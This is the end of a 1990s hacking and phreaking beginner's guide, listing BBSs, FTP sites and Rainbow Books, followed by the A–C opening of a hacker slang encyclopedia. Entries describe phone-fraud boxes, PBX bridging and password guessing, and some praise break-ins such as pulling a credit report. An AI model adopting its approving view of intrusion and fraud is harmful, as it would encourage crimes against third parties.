<http://www.paranoia.com/mthreat>
<http://www.paranoia.com/astrostar/fringe.html>
<http://www.umcc.umich.edu/~doug/virus-faq.html>
<http://www.wired.com>

B. Good hacking and phreaking text files

All of these files are available by download from the Internet.

File Name:

A Novice's Guide To Hacking

Alt.2600 Hack Faq

The Hacker's Handbook

The Official Phreaker's Manual

Rainbow Books (Listed in Section D.)

The Hacker Crackdown

Computer Hackers: Rebels With A Cause

The Legion Of Doom Technical Journals

The Ultimate Beginner's Guide To Hacking And Phreaking (Of course!)

C. Hacking and phreaking Newsgroups

alt.2600
alt.2600.hope.tech
alt.cellular
alt.cellular-phone-tech
alt.comp.virus
alt.cracks
alt.cyberpunk
alt.cyberspace
alt.dcom.telecom
alt.fan.lewiz
alt.hackers
alt.hackintosh
alt.hackers.malicious
alt.security

D. Rainbow Books

The Rainbow Books are a series of government evaluations on various things related to computer system security. You can get all of the existing Rainbow Books free and if you ask to be put on their mailing list you will get each new one as it comes out. Just write to the address or call the number below:

Infosec Awareness Division
ATTN: x711/IAOC
Fort George G. Meade, MD 20755-6000

or call:
(410)766-8729

Here is the list of all the Rainbow Books and their descriptions:

| Color: | Description: |
|----------|---------------------------------|
| Orange 1 | D.O.D. Trusted Computer Systems |
| Green | D.O.D. Password Management |
| Yellow | Computer Security Requirements |
| Yellow 2 | Computer Security Requirements |

| | |
|----------------------------|------------------------------------|
| Tan Systems | Understanding Audit In Trusted |
| Bright Blue | Trusted Product Evaluation |
| Neon Orange Access | Understanding Discretionary |
| Teal Green | Glossary Of Computer Terms |
| Orange 2 | Understanding Configurations |
| Red | Interpretation Of Evaluation |
| Burgundy Documentation | Understanding Design |
| Dark Lavender | Understanding Trusted Distrobution |
| Venice Blue | Computer Security Sub-Systems |
| Aqua | Understanding Security Modeling |
| Dark Red | Interpretations Of Environments |
| Pink | Rating Maintenance Phase |
| Purple | Formal Verification Systems |
| Brown | Understanding Trusted Facilities |
| Yellow-Green | Writing Trusted Facility Manuals |
| Light Blue | Understanding Identification And |
| Blue | Product Evaluation Questionaire |
| Gray | Selecting Access Control List |
| Lavander Interpretation | Data Base Management |
| Yellow 3 | Understanding Trusted Recovery |
| Bright Orange | Understanding Security Testing |
| Purple 1 | Guide To System Procurement |
| Purple 2 | Guide To System Procurement |
| Purple 3 | Guide To System Procurement |
| Purple 4 | Guide To System Procurement |
| Green | Understanding Data Remanence |
| Hot Peach | Writing Security Features |

Turquoise
Security

Understanding Information

Violet

Controlled Access Protection

Light Pink

Understanding Covert Channels

E. Cool hacking and phreaking magazines

Phrack Magazine

2600 Magazine

Tap Magazine

Phantasy Magazine

F. Hacking and phreaking movies

Movie:

Hackers

War Games

G. Hacking and phreaking Gopher sites

Address:

ba.com
csrc.ncsl.nist.gov
gopher.acm.org
gopher.cpsr.org
gopher.cs.uwm
gopher.eff.org
oss.net
spy.org
wiretap.spies.com

H. Hacking and phreaking Ftp sites

Address:

2600.com
agl.gatech.edu/pub
asylum.sf.ca.us
clark.net/pub/jcase

```

ftp.armory.com/pub/user/kmartind
ftp.armory.com/pub/user/swallow
ftp.fc.net/pub/defcon/BBEEP
ftp.fc.net/pub/phrack
ftp.giga.or.at/pub/hacker
ftp.lava.net/users/oracle
ftp.microserve.net/ppp-pop/strata/mac
ftp.near.net/security/archives/phrack
ftp.netcom.com/pub/br/bradelym
ftp.netcom.com/pub/daemon9
ftp.netcom.com/pub/zz/zzyzx
ftp.primenet.com/users/k/kludge

```

I. Hacking and phreaking BBS's

BBS's are Bulletin Board Systems on which hackers and phreakers can post messages to each other.

Here is a list of some BBS's that I know of. If you know of any other BBS's, please E-Mail me via the A.S.H. E-Mail address. Also, Please note that some of these may be old and not running.

| Area Code: | Phone Number: | Name: |
|-----------------------|---------------|------------|
| 203 | 832-8441 | Rune Stone |
| 210 | 493-9975 | The Truth |
| Sayer's Domain | | |
| 303 | 343-4053 | Hacker's |
| Haven | | |
| 315 | 656-5135 | |
| Independent Nation | | |
| 315 | 656-5135 | UtOPiA |
| 617 | 855-2923 | Maas- |
| Neotek | | |
| 708 | 676-9855 | Apocalypse |
| 2000 | | |
| 713 | 579-2276 | KOdE AbOdE |
| 806 | 747-0802 | Static |
| Line | | |
| 908 | 526-4384 | Area 51 |
| 502 | 499-8933 | Blitzkrieg |
| 510 | 935-5845 | |
| ...Screaming Electron | | |
| 408 | 747-0778 | The Shrine |
| 708 | 459-7267 | The Hell |
| Pit | | |
| 415 | 345-2134 | Castle |
| Brass | | |
| 415 | 697-1320 | 7 Gates Of |
| Hell | | |

J. Cool hackers and phreakers

Yes there are many, many, cool hackers and phreakers out there, but these are some that helped me to get this file out on the Internet. I did not list a few people because I only knew their real name, and I don't want to use their real name without their permission.

Handle:

Silicon Toad

Logik Bomb/Net Assassin

oleBuzzard

Lord Somer

Weezel

Thanks for your help guys.

K. Hacker's Manifesto

"This is our world now...the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore...and you call us criminals. We exist without skin color, without nationality, without religious bias...and you call us criminals. You build atomic bombs, wage wars, murder, cheat, and lie to us and try to make us believe it is for our own good, yet we're the criminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for. I am a hacker and this is my manifesto. You may stop this individual, but you can't stop us all...after all, we're all alike."

+++The Mentor+++

K. Happy hacking!

Be careful and have fun. Remember to keep your eye out for the next volume of

The Ultimate Beginner's Guide To Hacking And Phreaking and the Legion Of the Apocalypse

W.W.W. page. Oh, and keep looking for our on-line magazine, too,
it should be coming out
soon. Well, I hope you enjoyed the file and found it informative.
I also hope that I
helped get you started in hacking and phreaking.

"The Revelation is here."

*-Revelation-
LOA--ASH

EOF

Paradise Lost, book III, line 18
%%
01010101010101NEURONOMICON010101010010
+++++++Hacker's Encyclopedia+++++++
=====by Logik Bomb (LOA-ASH)=====
<http://www.sisna.com/users/Ryder/hack.html>
----- (1995-1996-First Edition) -----
%%

"[W]atch where you go
once you have entered here, and to whom you turn!
Do not be misled by that wide and easy passage!"
And my Guide [said] to him: "That is not your concern;
it is his fate to enter every door.
This has been willed where what is willed must be,
and is not yours to question. Say no more."
Dante Alighieri, The Inferno
Translated by John Ciardi

Acknowledgments

To the many programmers of hacking software everywhere. Also, I
should note that a few of these entries are taken from "A Complete List
of Hacker Slang and Other Things," Version 1C, by Casual, Bloodwing and
Crusader; this doc started out as an unofficial update. However, I've
updated, altered, re-written and otherwise torn apart the original
document, so now they're very dissimilar. Now you can't accuse me of
plagiarism. I think the list is very well written; my only problem with
it is that it came out in 1990, which makes it somewhat outdated. I
also got some information from The Cyberpunk Handbook (The Real
Cyberpunk Fakebook) by R.U. Sirius, St. Jude, and Bart Nagel;
"alt.cyberpunk Frequently Asked Questions list" by Erich Schneider;
The Hacker Crackdown, by Bruce Sterling; the "alt.2600/#hack FAQ Beta
.013," by Voyager; Cyberia: Life in the Trenches of Hyperspace by
Douglas Rushkoff; Takedown: The Pursuit and Capture of Kevin Mitnick,
America's Most Dangerous Computer Outlaw By the Man Who Did It, by
Tsutomu Shimomura and John Markoff; The Cyberthief and the Samurai by
Jeff Goodell; Cyberpunk: Outlaws and Hackers on the Computer Frontier
by Katie Hafner and John Markoff, Masters of Deception by Michelle

Slatella and Joshua Quittner, The Illuminatus! Trilogy by Robert Shea and Robert Anton Wilson, Naked Lunch by William S. Burroughs, as well as the works of many SF authors; and many back issues of such e-zines as Phrack Magazine, 40Hex, the LOD/H Technical Journals and Cheap Truth and print magazines such as Newsweek, TIME, Internet Underground, Wired and 2600: The Hacker Quarterly, as well as various people I've consulted. Alpha testers include Einsteinium, Remorseless and Manual Override and my only beta tester has been Space Rogue.

I've also gotten a lot of information on (non-cyber) punks and the surrounding subculture from Ronald DuPlanty II who was in my ninth grade fourth-period drama class, who besides having the most piercings I've ever seen besides that chick in Pulp Fiction, writing a really cool monologue that was more cyberpunk than he ever considered, and being an all-around great guy, taught me more about Throbbing Gristle than Cyberia ever came close to, indeed more than I ever wanted to know. I also got lots information on the rave scene from my cousin Sean Krueger.

Finally, thanks to Nine Inch Nails, Rage Against the Machine, and the Cure, for giving me good background music while I was writing this.

Introduction

I'm not real huge on introductions; they tend to just be a big waste of space before the actual document. Besides, what's the difference between an introduction and a prologue? And what about a foreword? Where does that fit in? Wait... I'm getting sidetracked, aren't I?

If anyone has any entries they want me to add, or a newer version of "A Complete List of Hacker Slang and Other Things," please send it to me at Ryder@sisna.com so that I can include changes in the 1997 edition. Don't change anything if you distribute this to other sites (and please do; I want this distributed all over the place); if you find any typos I may have made, notify me and I will make the change in the next edition. I cannot make any guarantees as to the accuracy of any of these entries, but if you see a way I've screwed up, please tell me. All of my information is based on written material by journalists or other writers; I know that often journalists are very, very wrong. I also welcome new information; this document is supposed to be information relevant to "cyberpunks" for lack of a better word; specifically, SF, hacking, phreaking, cracking, virii and subculture info (I am using my own discretion as far as the latter; while I have chosen to enter such questionable material as information on goths and Zippies, I don't want this to turn into Mondo 2000: A User's Guide to Being a Fashionpunk.) I am not including information on basic Net culture, such as IRC acronyms and emoticons; this sort of thing is already covered by people with much more knowledge than I in other files. Also, I'm a Mac user, and even though I have some Wintel and UNIX knowledge and the rest is usually taken up by my alpha testers, I may have some incorrect information, so I welcome corrections. Note: I am using brackets around such info as etymology. I also use brackets for unofficial subtitles; for instance, Die Hard 2 is written as Die Hard 2 [Die Harder] because though the subtitle (Die Harder) was used in advertising, it is not part of the official title. I am also using aliases that were meant to fool law enforcement and were not meant as handles under the form Lastname, Firstname, but I am using handles, even those in the form of proper names (such as Emmanuel Goldstein),

without putting the last name first. Handles that look like proper names are also indexed with last name first, but that just references to the other entry. (What, you want me to write LIGHTNING, KNIGHT and PHREAK, ACID? Doesn't really work, even though John Perry Barlow refers to "Mr. Phreak" and "Mr. Optik.") I can't believe I'm spending my time on this crap.

Oh, yeah, and so you know who I am and what my personal biases are, I'm Logik Bomb, pleased to meet you. I'm in high school, I own a Power Macintosh 6100/66 (16/500) (as well as a 28.8 modem, a Zip drive and a CD-ROM drive) and I do consider myself a hacker (by definitions 1, 2, 3 and 5 in my entry). I have written for Phrack Magazine. I read a lot of cyberpunk fiction. I am a member of the Legion of the Apocalypse, a small Florida-based hacker group. My handle comes from the usually destructive program; however, I use the name more for an affinity for the imagery of the abolition of standard linear logic than interest in virii or similar programs. (By the way, John Perry Barlow said I had a cool handle. So there.) Finally, I'm one of the very few hacker types in the entire world who knows how to spell. :)

ABENE, MARK- see PHIBER OPTIK

ACID PHREAK (1970-Present)- Handle of Elias Ladopoulos. Current "leader" of MOD. Can currently be reached at ap@gti.net. [Name comes from "phreak," as in phone phreak, and "acid," so that it is a pun on acid freak, as in someone who takes a lot of LSD. He doesn't take acid, though; he listens to acid house music.]

ACTS [Automated Coin Toll System]- Used in payphones to show that you have indeed put money in, so you can now make a call. Can be fooled by a Red Box.

ADMINISTRATION- One of the largest hack/phreak groups to ever exist. It also included a group called Team Hackers €86. Members included Adolf Hitler, Alpha Centauri, Author Unknown, British Bloke, Dark Priest, David Lightman 214, Dr. Pepper, Hewlett Hackard, Major Havoc, Mane Phrame, Mark Twain, Phonline Phantom 1, Red Baron, Renegade Rebel, Sasha Kinski, The President and Walter Mitty.

ADVENTURE- An old Atari 2600 video game that Knight Lightning played when he was seven and discovered secret rooms. This led to an interest in finding secrets in computers. Interestingly, the secret room KL found (which contained the initials of a programmer) is often considered to be the first easter egg ever put in a program.

AGENT STEAL (1961-Present)- Handle of Justin Tanner Peterson, alias Samuel Grossman, alias Eric Heinz. Hacker and Los Angeles club promotor who apparently worked for the FBI after being jailed for credit card fraud; gathered info on big guns like Mitnick and Poulsen for the Bureau. Went on the run for 10 months before being apprehended in 1994.

AGORAPHOBIA- Literally, fear of everything. When a person must be totally isolated from the world. (Among other things, the Finn in Gibson's Sprawl Series in agoraphobic.) [From Latin, "fear of all."]

AGRAJAG THE PROLONGED- Former member of the Hitchhikers and LOD. He was also a programmer for old gaming machines. [Handle is from a character

in Life, the Universe and Everything, the third book in the increasingly inaccurately named Hitchhiker's Trilogy by Douglas Adams. I believe the person using the handle has combined the names of the characters of both Agravag and Wowbanger the Infinitely Prolonged.]

AI [Artificial Intelligence]- see ARTIFICIAL INTELLIGENCE

AL [Artificial Life]- see ARTIFICIAL LIFE

ALLIANCE- Former AT&T trademark referring to teleconferencing systems.

ALTAIR- The very first personal computer, introduced 1975. Really pathetic by our standards, but the first computer at all available to the common person. [From a destination in the Romulan neutral zone in the classic Star Trek episode "Balance of Terror."]

ALT.2600- Hacking Usenet newsgroup. From the magazine, 2600: The Hacker Quarterly. There are a few variants: alt.2600.moderated, alt.2600.hackerz, alt.2600.phreakz and alt.2600hz. [In USENET form, "alt," for "alternative," and "2600," for the subgroup 2600.]

AMERICAN TELEPHONE AND TELEGRAPH- see AT&T

AMERICA ONLINE [AOL]- Very evil commercial online service that rose from the ashes of a BBS called QuantumLink, and the largest commercial service. They've had an enormous problem with hackers, and their solution is to try and stop the flow of programs they don't like and shut down any chat room involving hacking, while the child molestor rooms stay. A number of programs have been written to rip them off, most notably AOHell.

ANALOG- (1) A way of representing information that uses a continuous range of values.

(2) Opposite of digital-- while a CD is digital, a tape is analog; while a computer is digital, an abacus is analog.

ANARCHY- (1) Total chaos and disorder.

(2) A time in a country, usually after a revolution, where there is no government. This condition has never been prolonged for very long.

(3) The tenets of the political science of Anarchism, the ultimate goal of which is the removal of centralized rule.

(4) [Anarchy file] A file (usually text) that details such actions as how to brew nitroglycerin and other destructive things. [From Greek, "a," meaning nobody, and "-archy," meaning "rule." The "n" is in there because it's too hard to pronounce "aarchy."]

AOHELL- Program to rip off AOL and wreak havoc with it. It has also been ported to the Mac. It is, however, a little bit difficult to find because the bastards at AOL try to shut down every site that has it.

AOL [America Online]- see AMERICA ONLINE

APPLE COMPUTER, INCORPORATED- Very large computer corporation whose main product is the Macintosh and its associated system software, the MacOS. Founded in 1976 by Steve Jobs and Steve Wozniak (incidentally, former phone phreaks) and created the Apple IIe in 1979, which became

the standard personal computer. In 1984, they released the Macintosh ("and you'll see why 1984 won't be like 1984"); Jobs was forced out in 1985 and Scully took over. Scully had good advertisements but really messed up by not licensing the MacOS; this paved the way for Microsoft and their pathetic excuses for OSes. (How's that for journalistic objectivity?) Michael Spindler was CEO until early 1995, when Apple had a horrible first quarter and lost \$69 million; Dr. Gilbert Amelio, formerly of National Semiconductors, was made the new CEO in early 1996. Apple hit an all-time low in second quarter 1996 when Amelio decided to take a \$740 million loss, most of which in "restructuring costs," costs from releasing new product lines and turning around the corporation, as well as a loss in sales, partly because of the general slowdown in the computer market and partly because of Apple's continuing problems.

APPLEGATE, CHRISTINA- Former model and actress, notably on the television show Married With Children. Rumors were spread that Erik Bloodaxe dated her (he says they aren't true), and her credit report was pulled by MOD.

AREA CODE- The prefix in a phone number, based on location, to add to the number of possible phone numbers. When two or more hackers have the same handle and it is in dispute as to who had it first or who deserves it is used to differentiate, or at least it was in the 1980s. (This is used in this file as well, as with the two Knightmares and Dr. Who.)

ARTIFICIAL INTELLIGENCE [AI]- Used to refer to "smart" programs that do their jobs quickly and with minimum of user input, as well as the code written in computer games governing the actions of non-user controlled characters or enemies. Also used to refer to system software that can reason; this has not been achieved. The best examples of this are the insane AIs in Neuromancer and HAL 9000 in 2001: A Space Odyssey.

ARTIFICIAL LIFE [AL]- Living programs or robots; viruses may be the early, primitive forms of artificial life. Maxis makes programs using relatively advanced artificial life (notably SimLife).

THE ARTIST FORMERLY KNOWN AS PHIBER- see PHIBER OPTIK

ASCII ART- Art done in plain text. This is fairly difficult. Portraits of people done in ASCII art usually only work if the person has some major distinguishing characteristics; for instance, while my friend Einsteinium might come across fairly recognizable because he has long hair and glasses, I would not be at all distinguishable because I have contact lenses and fairly normal length hair, and my only really distinguishing feature is my red hair, which cannot be shown in ASCII because it can't support colors. That and my incredible radiating handsomeness, which unfortunately cannot be shown in ASCII either. :) [From American Standard Code for Information Interchange, the set of bits created in the 1980s to represent characters.]

AT&T [American Telephone and Telegraph]- Originally American Bell Telephone, the company that started the telephone. It was bought and, under the tutelage of another huge company, became a monopolous phone provider. Huge telco that was the Microsoft of the Seventies and Eighties. It was broken up by the justice department in 1982, which

created lots of little baby RBOCS. In 1990 their phone network crashed, which got them into a lot of trouble. See also DEATH STAR

ATLANTA THREE- Urvile, Leftist and Prophet, members of the Atlanta chapter of LOD that were thrown in jail during the Hacker Crackdown of 1990.

AUTOMATED COIN TOLL SYSTEM- see ACTS

AVATAR- Your self in cyberspace. This is beginning to be used for the primitive icons that can be used to show "you" in irc, with currently lackluster results. [First used in 1992 in Snow Crash, by Neal Stephenson, in one of those self-fulfilling SF prophecies.]

AXE- To reformat a disk or delete a file. See also KILL

BABBAGE, [Professor] CHARLES- Professor of mathematics at Cambridge who designed the Analytical Engine, a huge, grinding, steam-driven machine to do mathematical calculations in the 1830s. The Difference Engine, by William Gibson and Bruce Sterling, takes place in an alternate 1855 where the Analytical Engine was advanced nearly as far as our personal computers.

BABY- (1) Any program that is less than full-blown. A baby word processor would be a program that does just the bare essentials. (Apple's obsolete TeachText was a baby word processor.)

(2) A hardware device that is smaller than normal.

BANG- (1) To lose your temper, usually in a very violent manner. In the extreme, actual destruction of hardware may result. [From banging something, or hitting it; also from the onomatopoeic word for a loud noise.]

(2) Lots of exclamation points to add emphasis. Sometimes other weird characters are used as bangs. Also used to pronounce exclamation points; for instance, "Go to hell!!!!" would be pronounced "go to hell bang bang bang bang."

BANK- Cache memory; a section of memory not normally used that is utilized for high speed operations in certain programs. [From "databank;" I think this word has been replaced by the term "cache."]

BARLOW, JOHN PERRY- Grateful Dead lyricist from 1970 until the band broke up in 1995; ex-cattle rancher. Co-founder of the Electronic Frontier Foundation; civil libertarian, "cognitive dissident," buddy of a lot of members of MOD. (After that little misunderstanding with Phiber when Barlow called Phiber a punk and compared him to a skateboarder, and Phiber ILFed Barlow's TRW credit report. Good hack, that.) Also wrote the essay "Crime and Puzzlement," as well as a declaration of the independence of cyberspace and a TIME essay (notable for using the word "shit" for the first time in TIME without quotes around it. Barlow later said it felt like a revolutionary act.) Currently civil libertarian and contributing writer for Wired.

BASE- (1) Contraction for the word "database." See also SHEET

(2) In most programming languages, (C, C++, Pascal, etc.) a pointer, a set of memory locations that point to the start of an array

(another memory location); the pointer is the "base" from which the array starts.

BASIC [Beginner's All-purpose Symbolic Instruction Code]- Early programming language for beginners. Used a lot in the 1980s.

BAUD [rate]- Obsolete measurement of the speed of a modem; often erroneously used to refer to bits per second because at low rates they are equivalent. It really means "the number of signal events per second occurring on a communications channel." (That's what my modem's manual says.) See BPS [From Emile Baudot, "telecommunications pioneer."]

BBS [Bulletin Board System]- A computer that is set up to act as a system where other people call in using phone lines to post messages; sometimes software is traded, and usually archives are kept of software on the board. The first board worthy of the name was Ward Christensen and Randy Suess's board in 1978.

BEDBUG- A virus type program that another programmer inserts into an existing program, with the intention of causing havoc. Usually not serious it is coded so the results look like a software bug, not a true virus. May make copies of itself. See also BUG, VIRUS, TAPEWORM

BEGINNER'S ALL-PURPOSE SYMBOLIC INSTRUCTION CODE- see BASIC

BELL, [Professor] ALEXANDER GRAHAM- Guy who invented the telephone in 1876. The man who created cyberspace, in its early, pathetic stage when no one thought it would be anything.

BELLSOUTH- Atlanta RBOC that was supposedly very easy to hack; some rumors claim they eventually spent two million dollars on security.

BERNIE S.- Handle of Edward Cummings. Phreak currently in jail for possession of computer programs that "could be used for fraud." A mailbox is maintained for him at bernies@2600.com.

BIG BLUE- Slang for IBM. Comes from their blue logo.

BIG BROTHER- Name for a police state government that spies on every aspect of a citizen's life and commandeers their very thoughts. The NSA's not so secret wish. [From the name of the insidious government in George Orwell's 1984.]

BINARY DIGIT- see BIT

BIT [Binary Digit]- Contraction of binary digit. Smallest unit of measurement in cyberspace. A 1 or 0; representing on or off, true or false to a computer. See also BYTE, KILOBYTE, MEGABYTE, GIGABYTE

BITS PER SECOND- see BPS

THE BLACK BARON- Handle of Christopher Pile. Virus author who was sentenced to a jail term for writing the virus SMEG.

BLADE RUNNER- 1982 Harrison Ford movie directed by Ridley Scott that many cyberpunks just love to death. It has a great re-creation of Los Angeles in 2019 that William Gibson has said mirrors his vision of the

Sprawl in Neuromancer; just about every film using a dystopian urban environment has been inspired at least in part by the one in Blade Runner. The plot concerns a former bounty hunter/cop that hunts replicants, androids designed for off-world colonies. A sequel was also written (Blade Runner 2: The Edge of Human by K.W. Jeter) recently, and Ridley Scott says he is going to make a follow-up tentatively titled Metropolis. [Loosely based on Phillip K. Dick's Do Android's Dream of Electric Sheep; title comes from the name of a totally unrelated William S. Burroughs novel about black market surgeons, which was itself based on a story by Alan E. Nourse.]

BLANKENSHIP, LOYD- see THE MENTOR

BLESSED FOLDER- Slang for the System Folder on Macintosh computers. Comes from the fact that everything is run by that folder, and you mess with at your own risk.

BLIND FAITH- see DREW, DALE

BLUE BOX- Infamous box that pretty much no longer works, but kicked ass in the Sixties, Seventies and Eighties. It is a device that plays a sound at a frequency of 2600 hertz, which allows all kinds of cool things. See BOXES

BOMBLOAD- A very large amount; a shitload.

BOB HARDY- see EMMANUEL GOLDSTEIN

BOT- Either a benevolent search bot such as an infobot or knowbot, or a Bot which hacks IRC. [Short for "robot."]

BOX- A hardware device that allows abnormal telephone operation, like free calls or anti-tracing, used by phreaks. The ultimate box is the rainbow box, which combines the blue box, red box, green box, and black box. There are also a lot of weird variant boxes. Boxes, though the most pure form of phreaking, are rarely used now because of the phone company's changes to stop it, both on purpose and as a serendipitous result of the digitization of the phone system. See also PHREAK

BPS [Bits per second]- Measurement of the speed of a modem. Currently being replaced by kbps (kilobits per second.) See also BAUD

BRAND, STEWART- Editor of the Whole Earth Catalog and contributing writer for Wired; one of the hippies that decided cyberspace was pretty cool. Described cyberpunk as "technology with an attitude."

BRIDGE- A hack into the phone company's PBX. This is often used so that many phreaks can talk in a huge conference; this was a much more common practice in the Eighties, when massive party lines were held, people occasionally dropping out to go to work or school and someone else taking their place.

BRUTE FORCE ATTACK- A classic hacking technique; guessing an exhaustive number of passwords to try and enter a system. This does not work as much anymore, probably because even idiot sysadmins don't use quite so simple passwords. It was very successful about ten years ago, though.

BRZEZINSKI, DIRK-OTTO- see DOB

BUG- A mistake in programming or hardware design that results in unfavorable and sometimes disastrous results. Microsoft Word 6.0 was notorious for this. See also BEDBUG

BULLETIN BOARD SYSTEM- see BBS

BUM- To rewrite a program or section of a program to run in a smaller memory area. May also mean changing the code to remove unused sections and try to improve on the running speed. [From an old MIT hacker term.] See also CRUNCH

BURKE [, Carter J.]- A total asshole who causes more trouble than he's worth. [From the name of a treacherous company man in the film Aliens.]

BYTE- A sequence of adjacent bits operated on as a unit by a computer. Very small unit of virtual measurement. Usually, a byte is eight bits. (On the Internet, a byte is transferred as seven bits, which sort of fucks everything up.) [Comes from an alteration and blend of bit and bite.] See BIT, KILOBYTE, MEGABYTE, GIGABYTE

CAFFEINE- Natural "smart drug;" enough of it makes you hyper. Present in chocolate, soft drinks and coffee. Gateway drug. (If you don't know what a gateway drug is, you weren't listening closely enough in D.A.R.E. propaganda class.)

CANDYMAN- Archiver of forbidden information; administrator of CandyLand (was, rather; it was recently shut down). Computer science student. His stuff is often cited by Congress and the like as examples of why we should make the Net a police state.

CAP'N CRUNCH- see DRAPER, JOHN

CAPTAIN BEYOND- see SHADOWHAWK 1

CAPTAIN MIDNIGHT- A Dallas, Texas hacker who, in 1986, cracked an HBO presentation of The Falcon and the Snowman with a message decrying HBO's practice of encrypting transmissions so that they could not be picked up with a satellite dish. According to an unsubstantiated report, he later used this to ask his girlfriend to marry him, and was eventually caught. [Probably from the 1930s radio show character.]

CARBON [or Carbon Dioxide] CHIP- The 80486 or 65C02 CPU chip. The "carbon" comes from the "C," as in "CO₂," (one carbon molecule, two oxygen molecules) which is the chemical formula for carbon dioxide.

CARDING- Using illicit credit card numbers. The underground is divided as far as the ethics of this; most think it is common thievery and does not follow the freedom of information ethic that drives other hacking.

CASE [, Henry Dorsett]- Anti-hero of Neuromancer, the William Gibson SF book; one of his few characters that only appeared in one book. Adopted as a hero by some and an allegory for the hacker; a ueberhacker who stole from his employees, has his nerves damaged so that he can not go back to cyberspace, but takes a deal with an AI to get them fixed.

(The first two names are in brackets because one gets the feeling they aren't really his name he's only referred to by this name once by the Turing Police, and it's sort of assumed that he dropped the names when he became a hacker. Or at least that's what I got out of it.)

CASE, THOMAS- see MITNICK, KEVIN DAVID

CCC [Chaos Computer Club]- see CHAOS COMPUTER CLUB [CCC]

CDA [Communications Decency Act]- see COMMUNICATIONS DECENCY ACT [CDA]
cDc [cult of the Dead cow]- see THE CULT OF THE DEAD COW [cDc]

CELINE, HAGBARD- see HAGBARD CELINE

CERT [Computer Emergency Response Team]- see COMPUTER EMERGENCY RESPONSE TEAM

CFP [Computers, Freedom and Privacy conference]- see COMPUTERS, FREEDOM AND PRIVACY CONFERENCE

CHAOS COMPUTER CLUB [CCC]- Infamous West German hacking group founded in 1984 that is now trying to be kind of sort of legit. Members have included Wau Holland (leader), Steffen Wernery, Christian Wolf, Pengo, Obelix, Dob, Peter Carl, Hagbard Celine and Markus Hess. Can be reached at ccc@ccc.de.

CHASIN, SCOTT- see DOC HOLLIDAY

CHERNOFF, ANTON- see MITNICK, KEVIN DAVID

CHICAGO COMPUTER FRAUD AND ABUSE TASK FORCE- Possibly the first hacker tracker team, formed in 1987 by William J. Cook. A major part of the Hacker Crackdown of 1990.

CHIP- Shorthand for microprocessor. The hardware that runs the machine. The PowerPC and the Pentium are examples of chips.

CHRP- see PPCP

CLASS 10 TOOLS- Really nasty programs that can thoroughly trash a system if information war is coming, these would be the Stealth bombers and atom bombs. Tsutomu Shimomura built many of these, which is one of the reasons why the SDSC is such a huge target for hackers. [Term coined by Brosl Haslacher.]

CLINT EASTWOOD- see EMMANUEL GOLDSTEIN

CLIPPER CHIP- Encryption endorsed by the Clinton-Gore administration that is currently in its third incarnation. The way it's supposed to work, as designed by the NSA, is that we stick this cool thing called the Clipper chip in every computer and fax machine and communications tool ever made, which would save us from commies and those evil hackers. Of course, our benevolent Big Brother the Government of the United States of America would keep the keys to these chips, so in case anyone did anything the government designated to be illegal (or someone did something a government employee wanted to find out), the government could look at all our files and every email we ever sent. Of course,

the government would never abuse this, would it? Riiiiight. Phillip Zimmermann created PGP 1.0 in response to this.

CODEZ D00DZ [sometimes K0DEZ D00DZ]- The phreak equivalent of a pirate. Someone who finds out phone codes and distributes them to the electronic underground. There is also a derogatory term, "c0dez kidz."

COGNITIVE DISSIDENTS- The name of a "chill," or bar where people hang out, in Virtual Light. John Perry Barlow and some other people have taken to calling themselves "cognitive dissidents," I believe inspired by VL.

COMMODORE- A computer company which eventually bought Amiga; popular in the Eighties. People who used their computers were often berated by people with the superior (but still awful by today's standards) Apple IIe. However, according to The Cyberpunk Handbook (The Real Cyberpunk Fakebook), Phiber Optik used a Commodore. That's sort of like turning stone to bread or feeding ten thousand people with one fish. [From the Naval wartime rank, I assume.]

COMMUNICATIONS DECENCY ACT [CDA]- Law passed as part of the Telecommunications Bill of 1996 making indecent speech and information illegal in cyberspace in the United States, which AOL, Microsoft and CompuServe (never thought I'd be on their side), as well as the EFF and ACLU, are attempting to overturn. It sparked a day of protest on the Internet (Black Thursday), when many major sites draped their pages in black.

COMPUSERVE- Very old online service that is the second biggest in America; founded in 1979 and currently owned by H & R Block. It is very conspicuous because edresses are set up with annoying numbers like 76543.1700. They created an uproar when they banned many sexually explicit newsgroups because a German user said they violated Germany obscenity laws and threatened to sue. [Name obviously comes from combination of "computer" and "serve."]

COMPUTER EMERGENCY RESPONSE TEAM [CERT]- Anti-hacking group which sets up security and tracks people; managed by Dain Gary. Reachable at cert@cert.org.

COMPUTER MISUSE ACT- British law on the books since 1990, among other things outlawing virus writing. The Black Baron was prosecuted with this law.

COMPUTER PROFESSIONALS FOR SOCIAL RESPONSIBILITY [CPSR]- Group that is what it says it is; notable for vocal opposition to the "Star Wars" defense project on the grounds that it is putting too much trust in computers; and for filing suit with the U.S. government in the 2600 case.

COMPUTER SYSTEM FOR MAINFRAME OPERATIONS [COSMOS]- see COSMOS [Computer System for Mainframe OperationS]

COMPUTERS, FREEDOM AND PRIVACY CONFERENCE [CFP]- Annual security/privacy con; in 1994, the FBI arrested Brian Merrill, an innocent man, because it was also an alias of Kevin Mitnick, there.

COMSEC [Computer Security]- Network security firm founded by the remnants of LOD; went out of business in 1994. Replaced by the ISP LOD Communications, Inc.

CON- A convention; in this context, a hacker convention. Begun in the mid-1980s by such groups as LOD. Recent, high-profile Cons included Hacking at the End of the Universe and HOPE.

THE CONDOR- see MITNICK, KEVIN DAVID

"THE CONSCIENCE OF A HACKER"- A legendary manifesto written by the Mentor shortly after his arrest in 1986, published in _Phrack Inc._ magazine, volume one, issue seven. It was later reprinted in _Phrack_ again and in _The Hacker Crackdown_, _Teleconnect Magazine_, the film _Hackers_, T-shirts worn at Cons, and numerous ftp sites, web pages and BBS's.

CONSOLE COWBOY- A hacker. From SF novels. This term has remained relatively unmolested by the media. See also COWBOY

CONTROL C- Infamous hacker and member of LOD who was busted by Michigan Bell and actually did get a security job from them. Also known as Phase Jitter, Master of Impact, Dual Capstan, Richo Sloppy, Cosmos Dumpster Driver, Poster Boy and Whacky Wally. Disciple of Bill From RNO.

COOKBOOK- A detailed document on exactly what to do when hacking a certain type of system, written by piecing together computer manuals and personal experience. [From the type of book giving detailed instructions on cooking.]

COOPERATING FULLY- When hackers tell all because they think it will save them. While this occasionally works, to many law enforcement officers, "cooperating fully" generally means you bend over.

COME-UNITY- see ECSTASY

